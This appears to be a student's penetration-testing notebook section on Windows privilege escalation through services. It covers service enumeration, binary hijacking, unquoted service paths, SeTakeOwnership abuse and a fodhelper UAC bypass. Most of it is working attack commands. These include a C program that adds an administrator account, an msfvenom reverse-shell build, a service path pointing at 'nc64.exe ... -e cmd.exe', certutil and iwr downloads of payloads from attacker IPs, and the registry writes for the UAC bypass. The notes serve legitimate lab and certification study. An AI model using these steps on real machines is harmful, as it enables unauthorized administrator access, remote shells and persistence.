















































































































































Leveraging Windows Services
Windows services are special processes that can be configured within Windows. Specifically these can execute even after the user has logged off and usually run in the background when the machine is booted.
They are managed within the Services Control Manager panel
There's several different service types. There are specific accounts made on the system for local, network and system services respectively.
- Local services
- Network services
- AV
- System services (have access to all resources on the machine)
- Third party application services

They offer an interesting attack surface area and should be understood thoroughly.

Windows services are long running background processes that typically start at boot and run under system or service accounts without user interaction. Scheduled tasks are different in that they run scripts/programs at specific times or in response to events, often under user context. They don't persist in memory and are usually used for automation like running backups or cleanup scripts.
- Services run continuously
- Tasks run and exit
17.3.1 - Manage Services Enumeration

Check for shutdown (restart) privileges, this means we can start/stop services
whoami /priv

Also check all
whoami /all
Get a list of all service names
sc.exe query
sc.exe query | select-string service_name
Check configuration of a service
sc qc <service>
sc qc | findstr /i name
Sometimes the above 2 commands aren't the most reliable. Try this instead:
. .\powerup.ps1; Invoke-AllChecks
sc config UsoSvc binpath="C:\Users\Quickemu\Downloads\malicious.exe"
17.3.1 - Manage Services Further Enumeration
Alternatively, show current services with PowerShell.
Get-Service
Display specific properties for each service, what can our user run?
Get-Service | Select-Object Displayname,Status,Servicename,Can*
Get the binary path for each service that's currently running.
Get-CimInstance is a PowerShell cmdlet used to retrieve management information from local or remote Windows systems using WMI (Windows Management Instrumentation) via the CIM (Common Information Model) framework.
Get-CimInstance -ClassName win32_service | Select Name,State,PathName | Where-Object {$_.State -Like 'Running'}
ic
Get the executable path for all processes
wmic process list full | select-string 'executablepath=C:'
wmic process list full | select-string 'executablepath=C:' | select string -notmatch 'system32|syswow'
Check service permissions (this will show the DACL written in SDDL)
https://www.advancedinstaller.com/forums/viewtopic.php?t=49990
sc.exe sdshow <service>
More readable output that converts Security Domain Definition Language (SDDL). Just provide it with the SDDL outputted from the prior sc.exe command. This will show you the permissions within the Discretionary ACL (DACL).
ConvertFrom-SddlString -Sddl <SDDL>

17.3.2 - Interesting Services
https://medium.com/@Dpsypher/proving-grounds-practice-craft-4a62baf140cc
This one lead to access to the web user due to the writable web directory who had SeImpersonate privilege.

17.3.2 - Adding a New Service
To create a new service, you need a binary (.exe) that implements the Windows Service API. We can use sc.exe for this.
https://xorond.com/posts/2021/04/windows-local-privilege-escalation/
sc.exe create <service name> binPath="<pathtoexecutable>"
An example of a very simple service https://gist.github.com/mmmunk/0b0adbccb6b91e778e3a6c6b47908c9c
x86_64-w64-mingw32-gcc -mwindows -municode -02 -s -o simpleService.exe simpleService.c
Once there's a binary on the target machine, we can create the service
sc.exe create SimpleService binpath= "C:\Users\Quickemu\Downloads\simpleservice.exe"
Non-sucking service manager can be useful for running an arbitrary .bat or .exe as a service. Download from https://nssm.exe
nssm.exe install <service name>
17.3.3 - Service Binary Hijacking - Weak Permissions on Service Configuration 1
https://web.archive.org/web/20071007120748if_/
http://download.sysinternals.com/Files/Accesschk.zip
Misconfigurations in the DACLs of a service are common.

accesschk.exe /accepteula -uwcqv "exampleservice"

Seeing this at the bottom of the output means we can modify the service
Transfer an msfvenom shell over and update its permissions so anybody can modify them
icacls C:\Users\thm-unpriv\Desktop\payload.exe /grant Everyone:F

We then check the path of the service and update it, note the user start name has been updated to LocalSystem here too.
sc qc exampleservice
sc config exampleservice binpath="C:\Users\thm-unpriv\Desktop\payload.exe" obj= LocalSystem

Finally, sc stop & start
sc stop exampleservice
sc start exampleservice
Some further enumeration
sc query SSDPSRV
sc config SSDPSRV start= auto
List services with a binary path
Get-CimInstance -ClassName win32_service | Select Name,State,PathName | Where-Object {$_.State -like 'Running'}

icacls can be used to check a files corresponding principals and their permission mask
icacls "C:\xampp\apache\bin\httpd.exe"
icacls permission mask
| Mask | Permissions |
|---|---|
| F | Full access |
| M | Modify access |
| RX | Read and execute access |
| R | Read-only access |
| W | Write-only access |
Creating a small binary that can be used to replace an existing exe, then cross-compiling the exe code. Note we may need to change what cross compiler we use depending on architecture. Check out more payloads at 1.1.5.2 - Windows Compileable Payloads
#include <stdlib.h>

int main ()
{
  int i;

  i = system ("net user dave2 password123! /add");
  i = system ("net localgroup administrators dave2 /add");

  return 0;
}
x86_64-w64-mingw32-gcc adduser.c -o adduser.exe
We then move the binary over, overwriting an existing exe that we have full access (F) permissions on
iwr -uri http://192.168.48.3/adduser.exe -Outfile adduser.exe
move C:\xampp\mysql\bin\mysqld.exe mysqld.exe
move .\adduser.exe C:\xampp\mysql\bin\mysqld.exe
Stop the existing service
net stop mysql
Then start it back up, failing this (usually due to user permissions) start the service .
Check the startup type of the mysql service as well as if you have shutdown privileges. If you have both, you can attempt to restart the system following overwriting the binary to the malicious privesc code.
Get-CimInstance -ClassName win32_service | Select Name, StartMode | Where-Object {$_.Name -like 'mysql'}
whoami /priv
Restart the system with, set -t to 0 to start reboot in 0 seconds
shutdown /r /t 0
Check admin group members to verify if the code worked
shutdown /r /t 0
We can use PowerUp.ps1 to display service binaries we can modify. Automating some of the service binary enumeration.
powershell -ep bypass
.\PowerUp.ps1
Get-ModifiableServiceFile
We can use the binary abuse function to make a malicious binary, creating user john with password Password123!, then added to the local administrators group. Note we'll probably still need to restart.
Install-ServiceBinary -Name 'mysql'
Note this might throw an error and result in needing to go back to manual exploitation.
17.3.4 - Service Binary Hijacking - Weak Permission on Service Configuration 2
What if a configuration can be changed by our user? Can we change the binary path and point to a malicious .exe?
Check services with WinPEAS
.\winpeas.exe quiet servicesinfo



We can view the configuration of a service with the sc.exe command
sc.exe qc SimpleService
Accesschk64 can be used to check if we have privileges over a process
.\accesschk64.exe /accepteula -uwcqv SimpleService
-u - show permission for a user/group
-w - show owner's access rights on the object
-c - show effective access right, taking any deny permissions into account
-q - supress any other output
-v - show the names of all objects

msfvenom -p windows/shell_reverse_tcp LHOST=<IP> LPORT=<PORT> -f exe -o malicious.exe

Modify the binpath - note this may be affected by the MIC if it's not set to high
sc.exe config SimpleService binpath="C:\Users\Quicemu\Downloads\simpleService.exe"
sc.exe config SimpleService binpath="C:\Users\Quicemu\Downloads\nc64.exe IP PORT -e C:\Windows\system32\cmd.exe"

17.3.5 - Weak Permissions on Service Binary (Overwrite)
Other than changing the configuration of the service, the original binary itself might be configured with weak permissions. In these situations, a malicious actor can modify the binary by overwriting it with a malicious binary. Make sure to backup the original binary, before replacing it with a new one.
Get-CimInstance -ClassName win32_service | Select Name,State,PathName | Where-Object {$_.State -like 'Running'}
icacls can be used to check a specific binary. In the example, we can see that we can overwrite the binary.
icacls .\simpleService.exe


Note the binary path name and the user running it. Same rules as scheduled tasks, check write permissions after this.

This is where an msfvenom exe shell to replace the existing exe would be the best move forward, providing you have F permissions over the binary itself.
Note you likely will also need to grant full access to the service with icacls
icacls WService.exe /grant Everyone:F
Then start/stop
sc stop WindowsScheduler
sc start WindowsScheduler
17.3.6 - Unquoted service binary paths
When a Windows service binary path contains whitespaces but no proper quotation marks are used, the Windows OS will search the service binary using a series of rules which progressively explore the file system.
An unquoted service binary path will have:
1. Whitespaces in the path
2. Missing quotes

Check file permissions on services in WinPEAS.


Note no quote marks around the binary path name, and 2 instances of spaces

Check access rights in each of these paths with icacls (test until you find write (W) permissions)
icacls "C:\"
An example of an unquoted service binary path with exploit vectors
C:\Program.exe
C:\Program Files\My.exe
C:\Program Files\My Program\My.exe
C:\Program Files\My Program\My service\service.exe
Once the target file is moved, give it permissions
icacls C:\Program Files\My.exe /grant Everyone:F
Then finish up
sc stop SimpleService
sc start SimpleService
Further enumeration steps below
Enumerate running and stopped services
Get-CimInstance -ClassName win32_service | Select Name,State,PathName
List services with spaces and missing quotes in the binary path
wmic service get name,pathname | findstr /i /v "C:\Windows\\" | findstr /i /v """
Start and stop the identified service as the current user
Start-Service GammaService
Stop-Service GammaService
When the service starts, the OS won't directly execute the binary, rather it will first try to execute the binaries in order:
C:\Users\Quickemu\Downloads\Example.exe
C:\Users\Quickemu\Downloads\Example Directory\Another.exe
C:\Users\Quickemu\Downloads\Example Directory\Another Directory\simpleService.exe
This opens up the possibility for an attacker to introduce a malicious binary in one of the paths that Windows searches for, if the attacker can write to one of the directories in the arbitrary executable then the attacker can hijack the execution flow.
certutil -urlcache -split -f http://<your kali IP>/Example.exe C:\Users\Quickemu\Downloads\Example.exe
Now we can run the service again and hopefully achieve adding a new user
Start-Service SimpleService
We can try to fulful this step with sc.exe too, should PowerShell not be available
sc start SimpleService
sc stop SimpleService
PowerUp can also identify this vulnerability
.\PowerUp.ps1
Get-UnquotedService
Abuse function in PowerUp can be used to potentially automate the attack
Write-ServiceBinary -Name 'GammaService' -Path "C:\Program Files\Enterprise Apps\Current.exe"
Restart-Service GammaService
Fixing this is as simple as adding quotes to the ImagePath variable in Computer\HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\
Taking Ownership of Files with SeTakeOwnershipPrivilege
https://hacktricks.boitatech.com.br/windows/windows-local-privilege-escalation/privilege-escalation-abusing-tokens#setakeownershipprivilege-3.1.8
SeTakeOwnershipPrivilege lets us take ownership of any object on the system, files, directories, subdirectories, registry keys, etc. It allows a process to “take ownership of an object without being granted discretionary access” by granting the WRITE_OWNER access right.
First, you have to take ownership of the registry key that you are going to write on and modify the DACL so you can write on it.
If we can find a service or a process running under a high-privilege user and replace it with any object we want.
For the service Util for example
takeown /f C:\Windows\system32\Utilman.exe
Next we give ourselves full permissions over the executable
icacls C:\Windows\system32\Utilman.exe /grant THMTakeOwnership:F
Finally copy over cmd.exe while in the system32 directory. Note using move instead of copy will likely deny you access. Copying over cmd.exe will cause a cmd session to spawn on the desktop, if you don't have RDP access an ol' classic msfvenom .exe will do the job.
copy cmd.exe Utilman.exe
17.3.7 - UAC Bypass
UAC can be bypassed in various ways. In this first example, we will demonstrate a technique that allows an Admin user to bypass UAC by silently elevating our integrity level from medium to high. As we will soon demonstrate, the fodhelper.exe509 binary runs as high integrity on Windows 10 1709. We can leverage this to bypass UAC because of the way fodhelper interacts with the Windows Registry. More specifically, it interacts with registry keys that can be modified without administrative privileges. We will attempt to find and modify these registry keys in order to run a command of our choosing with high integrity. Its important to check the system arch of your reverse shell.

Check your integrity level/to get high integrity level to be able to run mimikatz and grab those hashes
whoami /groups
C:\Windows\System32\fodhelper.exe
C:\Windows\SysNative\fodhelper.exe
Create registry keys with fodhelper.exe
New-Item "HKCU:\Software\Classes\ms-settings\Shell\Open\command" -Force
New-ItemProperty -Path "HKCU:\Software\Classes\ms-settings\Shell\Open\command" -Name "DelegateExecute" -Value "" -Force
Set-ItemProperty -Path "HKCU:\Software\Classes\ms-settings\Shell\Open\command" -Name "(default)" -Value "cmd /c start C:\Users\ted\shell.exe" -Force
Or in cmd
REG ADD HKCU\Software\Classes\ms-settings\Shell\Open\command
REG ADD HKCU\Software\Classes\ms-settings\Shell\Open\command /v DelegateExecute /t REG_SZ
certutil -urlcache -split -f http://192.168.119.140:80/shell.exe C:\Windows\Tasks\backup.exe
REG ADD HKCU\Software\Classes\ms-settings\Shell\Open\command /d "C:\Windows\Tasks\backup.exe" /f